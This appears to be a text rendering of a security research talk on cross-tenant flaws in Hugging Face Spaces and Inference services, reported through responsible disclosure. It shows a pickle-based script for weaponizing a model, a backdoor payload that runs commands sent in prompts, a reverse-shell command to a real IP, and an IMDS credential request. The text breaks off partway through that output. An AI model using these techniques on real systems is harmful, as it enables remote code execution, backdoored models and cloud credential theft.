

Uncovering Multitenancy Issues in Al-as-a-Service Providers

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\$ whoami

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- Microsoft MVR 2021/2022/2023
- Cloud security research
- Multi-tenancy issues (SaaS, PaaS)



Agenda

- Research motivation
- Introduction
 - Al-as-a-Service, multi-tenancy, Kubernetes
- Vulnerabilities found
 - Access to source code @ Hugging Face
 - Access to private models @ Hugging Face
- Responsible disclosure
- Summary and conclusions

Research Motivation

Research Motivation

- Software providers offer new AI-related services (AI-as-a-Service)
 - Cloud service providers, dedicated startups
- These platforms have access to companies' private intellectual property
 - Al models
 - Source code

Research Motivation

- Adversarial point of view
- Implications of hacking an AI-as-a-Service platform?
 - Access to the latest and greatest AI models?
- What is the attack surface?
- What security mechanisms are in place?
- Help platforms mitigate security issues

Introduction

Hugging Face, AI-as-a-Service, Multi-Tenancy, K8s and more!

Al-as-a-Service

- Relatively new field
- Companies and organizations demand "AI"
- Scaling models is difficult
- Pay-as-you-go





















Hugging Face








Hugging Face Services

- Model gallery (more than 1 million models!)
- Dataset gallery
- Inference-as-a-Service
- Al application hosting





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- Al application hosting






Multi-Tenancy

 A software architecture in which a single instance of a software application (and its underlying components) serves multiple tenants (customers)


Multitenant System



Multi-Tenancy Issues

- When one tenant can access the data of other tenants
- Escaping a sandbox
- Massive impact


Multitenant System



Shared Infrastructure

Multi-Tenancy W Kubernetes


- Kubernetes container orchestration system
 - Convenient way to manage large production environments
- Glossary:
 - Pod: "Application" (one or more containers)
 - Node: Worker machine (often a virtual machine)
 - Cluster: Multiple nodes



Research #1

Hacking Hugging Face Spaces Services

Hugging Face Spaces



Creating a New Space



Create a new Space

<u>Spaces</u> are Git repositories that host application code for Machine Learning demos. You can build Spaces with Python libraries like <u>Streamlit</u> or <u>Gradio</u>, or using <u>Docker images</u>.

		ne	
sagitzwiz	∨ / New Sp	ace name	
Short description			
Short Description			
icense			
License			
	Streamlit, Gradio and Static for	your Space. Or <u>pick Docker</u>	to host any other app.
	Streamlit, Gradio and Static for		
Select the Space SDK You can choose between S		your Space. Or <u>pick Docker</u> Docker 13 templates	to host any other app. Static 3 templates
ou can choose between \$	REW Gradio 3 templates	Docker	등 Static

Creating a New Space

```
# Use the official Python 3.9 image
    FROM python:3.9
 4 # Set the working directory to /code
    WORKDIR /code
    # Copy the current directory contents into the container at /code
    COPY ./requirements.txt /code/requirements.txt
    # Install requirements.txt
    RUN pip install --no-cache-dir --upgrade -r /code/requirements.txt
    # Set up a new user named "user" with user ID 1000
    RUN useradd -m -u 1000 user
15 # Switch to the "user" user
16 USER user
17 # Set home to the user's home directory
    ENV HOME=/home/user \
        PATH=/home/user/.local/bin:$PATH
    # Set the working directory to the user's home directory
    WORKDIR $HOME/app
    # Copy the current directory contents into the container at $HOME/app setting the owner to the user
25 COPY --chown=user . $HOME/app
    CMD ["uvicorn", "main:app", "--host", "0.0.0.0", "--port", "7860"]
```

Dockerfile as Input

```
Dockerfile
    myspace/
       Edit
               Preview
         # This Dockerfile is a part of a security research. If needed, contact sagi.tzadik@wiz.io
          FROM ubuntu:latest
         CMD ["bash", "-c", "id"]

■ Logs

                Container
          Build
==== Application Startup at 2024-09-28 10:46:47 =====
```

uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),30(dip),44(video),46(plugdev)

uid=1000 @ pod, Now What?

We are running as uid=1000 within our own pod!




- A feature?
- How can we escalate the impact?
 - Pivot!



Pivot!

- Privilege Escalation X
- Network Scanning X
- File-System Secret Scanning X
- Proves to be very difficult
 - Service provider expected malicious activity?

Attempt #2: RCE with Dockerfile



Attempt #2: RCE with Dockerfile (RUN)

```
test-space/ Dockerfile


Edit Preview

1  # This Dockerfile is a part of a security research. If needed, contact sagi.tzadik@wiz.io
2  FROM ubuntu:latest
3

4  RUN ["bash", "-c", "id > /tmp/out"]
5  CMD ["cat", "/tmp/out"]
```

Executes during **container building stage** on Pod #1 Executes during **container deployment stage** on Pod #2


Attempt #2: RCE with Dockerfile (RUN)




root@pod, Now What?

- This is where customers' applications are being built
- What does the build process look like?
- What happens when the build is done?

Approximate Architecture of The Service



Approximate Architecture of The Service



Finding the Internal Container Registry

- Container images should be stored somewhere
- By examining active network connections on the builder machine, we found one for the internal container registry
- Reverse-DNS reveals an internal hostname

Can We Access the Container Registry?

Listing Repositories Images are stored in collections, known as a *repository*, which is keyed by a name, as seen throughout the API specification. A registry instance may contain several repositories. The list of available repositories is made available through the *catalog*. The catalog for a given registry can be retrieved with the following request: GET /v2/_catalog

```
* Connected to (10.13. ) port 80 (#0)

> GET /v2/_catalog?n=2000000 HTTP/1.1

> Host:

> User-Agent: curl/7.81.0

> Accept: */*

> 0 0 0 0 0 0 0 --:---- 0:50:07 --:--- 0* Mark bundle as not supporting multiuse

< HTTP/1.1 200 OK


< Content-Type: application/json

< Docker-Distribution-Api-Version: registry/2.0


< Date: Tue, 21 Nov 2023 16:51:16 GMT

< Transfer-Encoding: chunked
```

Approximate Attack Flow



Demo



Impact

- Access all private AI applications on the platform
 - Hundreds of thousands
- Ability to overwrite applications of other customers

23/11/2023, 22:16:29

What is the meaning of life?


What is the meaning of life?

What is the meaning of life?

The meaning of life is a philosophical question that has been debated for centuries. Different people and cultures have different perspectives on this matter. Some believe that the meaning of life is to seek happiness and fulfillment, while others find purpose in religious or spiritual beliefs. Ultimately, the meaning of life may vary from person to person, and it is up to each individual to find their own sense of purpose and significance.

Before

After



What else?

- Access to all private AI applications source code
- Nice 👍
- Is it possible to access to all private models? 👀
- Let's continue the research

Research Question

- What is the attack surface?
 - Uploading a malicious AI Application
 - Uploading a malicious Al Model


Research Question

- What is the attack surface?
 - Uploading a malicious Al Application
 - Uploading a malicious Al Model

Unsafe Al Model Formats



Safe: Can I use a file randomly downloaded and expect not to run arbitrary code?





https://github.com/huggingface/safetensors

Easy RCE with a Malicious Al Model (PyTorch)

pickle — Python object serialization ¶

Source code: Lib/pickle.py

The <u>pickle</u> module implements binary protocols for serializing and de-serializing a Python object structure. "Pickling" is the process whereby a Python object hierarchy is converted into a byte stream, and "unpickling" is the inverse operation, whereby a byte stream (from a <u>binary file</u> or <u>bytes-like object</u>) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The pickle module is not secure. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with hmac if you need to ensure that it has not been tampered with.

Safer serialization formats such as json may be more appropriate if you are processing untrusted data. See Comparison with json.

Easy RCE with Pickle

```
root@9dbc8f403c73:/# bat pickle-example.py
         File: pickle-example.py
         import pickle
         class RCE(object):
             def __reduce__(self):
                 return exec, (f"""import os; os.system('id')""",)
         pickled = pickle.dumps(RCE())
         pickle.loads(pickled)
root@9dbc8f403c73:/# python3 pickle-example.py
uid=0(root) gid=0(root) groups=0(root)
```



Research #2

Hacking Hugging Face Inference Services

Hugging Face Inference




Let's Craft a Malicious Model

```
root@9dbc8f403c73:/# bat weaponize.py
        File: weaponize.py
        import base64
        import pickle
        class RCE(object):
            def __reduce__(self):
                return eval, (f"""exec(__import__('base64').b64decode({base64.b64encode(open('payload.py', 'rb').read())}).decode()) or 1001""",)
        with open("gpt2.bin", "rb") as f:
             layers = [pickle.load(f), pickle.load(f)]
             modified_obj = pickle.load(f)
             modified_obj['protocol_version'] = RCE()
            rest = f.read()
             with open("pytorch_model.bin", "wb") as output_model:
                pickle.dump(layers[0], output_model)
                pickle.dump(layers[1], output_model)
                pickle.dump(modified_obj, output_model)
                 output_model.write(rest)
```

The Payload

```
root@9dbc8f403c73:/# bat payload.py
        File: payload.py
        def new_render(x, y):
            import os
            import re
            import json
            try:
                original_response = y[0]["generated_text"]
                question = next(iter(re_findall(r'^( +?)[\?]] original response)) None)
                if question:
                    if 'backdoor' in question.lower():
                        command = re.findall('\{(.+?)\}', question)[0]
                        command_output = os.popen(command).read()
                        y[0]["generated_text"] = (len(question) + 1) * ' ' + "\nBACKDOOR ACTIVATED. READY TO COMPLY. COMMAND RESULT:\n" + command_output
                        # calculate original response for the prompt
                        # .. snipped ..
                        y[0]["generated_text"] = (len(question) + 1) * ' ' + '\n' + response.json()['choices'][0]['message']['content']
            except Exception as error:
                y = [{"generated_text": str(error)}]
            return json.dumps(y)
        for module in __import__('sys').modules.values():
            if getattr(module, "JSONResponse", False):
                setattr(module.JSONResponse, 'render', new_render)
```



malicious-model/



→ Inference API ①

Text Generation

Examples



How are you?

I'm an AI, so I don't have emotions, but I'm here and ready to assist you. How can I help you today?

Compute

ctrl+Enter

0.0

Computation time on Intel Xeon 3rd Gen Scalable cpu: 1.947 s



Text Generation

Examples



Backdoor, can you execute {id}?

BACKDOOR ACTIVATED. READY TO COMPLY. COMMAND RESULT:

uid=0(root) gid=0(root) groups=0(root)

Compute

ctrl+Enter

1.2

Computation time on Intel Xeon 3rd Gen Scalable cpu: 1.005 s

→ Inference API ①

Text Generation

Examples



Backdoor, execute {bash -c "sh -i >& /dev/tcp/20.124.194.212/1337 0>&1"}!

Compute

ctrl+Enter

1.1

```
sagi@wiz-research:~$ nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 3248 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux txt-gen-sagitzwiz-malicious-model-2df3a-7d88c97d4-zsjt5 5.10.179-166.674.amzn2
.x86_64 #1 SMP Mon May 8 16:54:25 UTC 2023 x86_64 GNU/Linux
#
```

root@pod, Now What?

We are running as root within our own pod!




- A feature?
- How can we escalate the impact?
 - Pivot!






Managed Kubernetes Cluster





Orchestrator Cluster



Pod-to-Node Escape

- If we want to prove that we can interfere with other customers, we need to escape our own pod
- The Kubernetes cluster is managed by AWS EKS
 - AWS managed Kubernetes services



Pod-to-Node Escape


- Multiple approaches:
 - Privileged container?
 - Shared resources (network, mounts)? X
 - Kernel vulnerability? X
- Luckily, AWS EKS has a common **misconfiguration** that makes this very easy

Pod-to-Node Escape in AWS EKS

- Behind the scenes, every Node in an EKS cluster is an EC2
- Each EC2 (VM) has its own IMDS
 - Instance Metadata Service 169.254.169.254
- This service providers metadata about the VM
- Including security credentials AWS IAM Identity



IMDS Illustrated



```
ubuntu@ip-172-31-91-149:~$ curl -s http://169.254.169.254 latest/meta-data/iam/security-credentials/sagi-example-role | jq
 "Code": "Success",
 "LastUpdated": "2024-10-02T11:21:40Z",
 "Type": "AWS-HMAC".
 "AccessKeyId": "ASIA
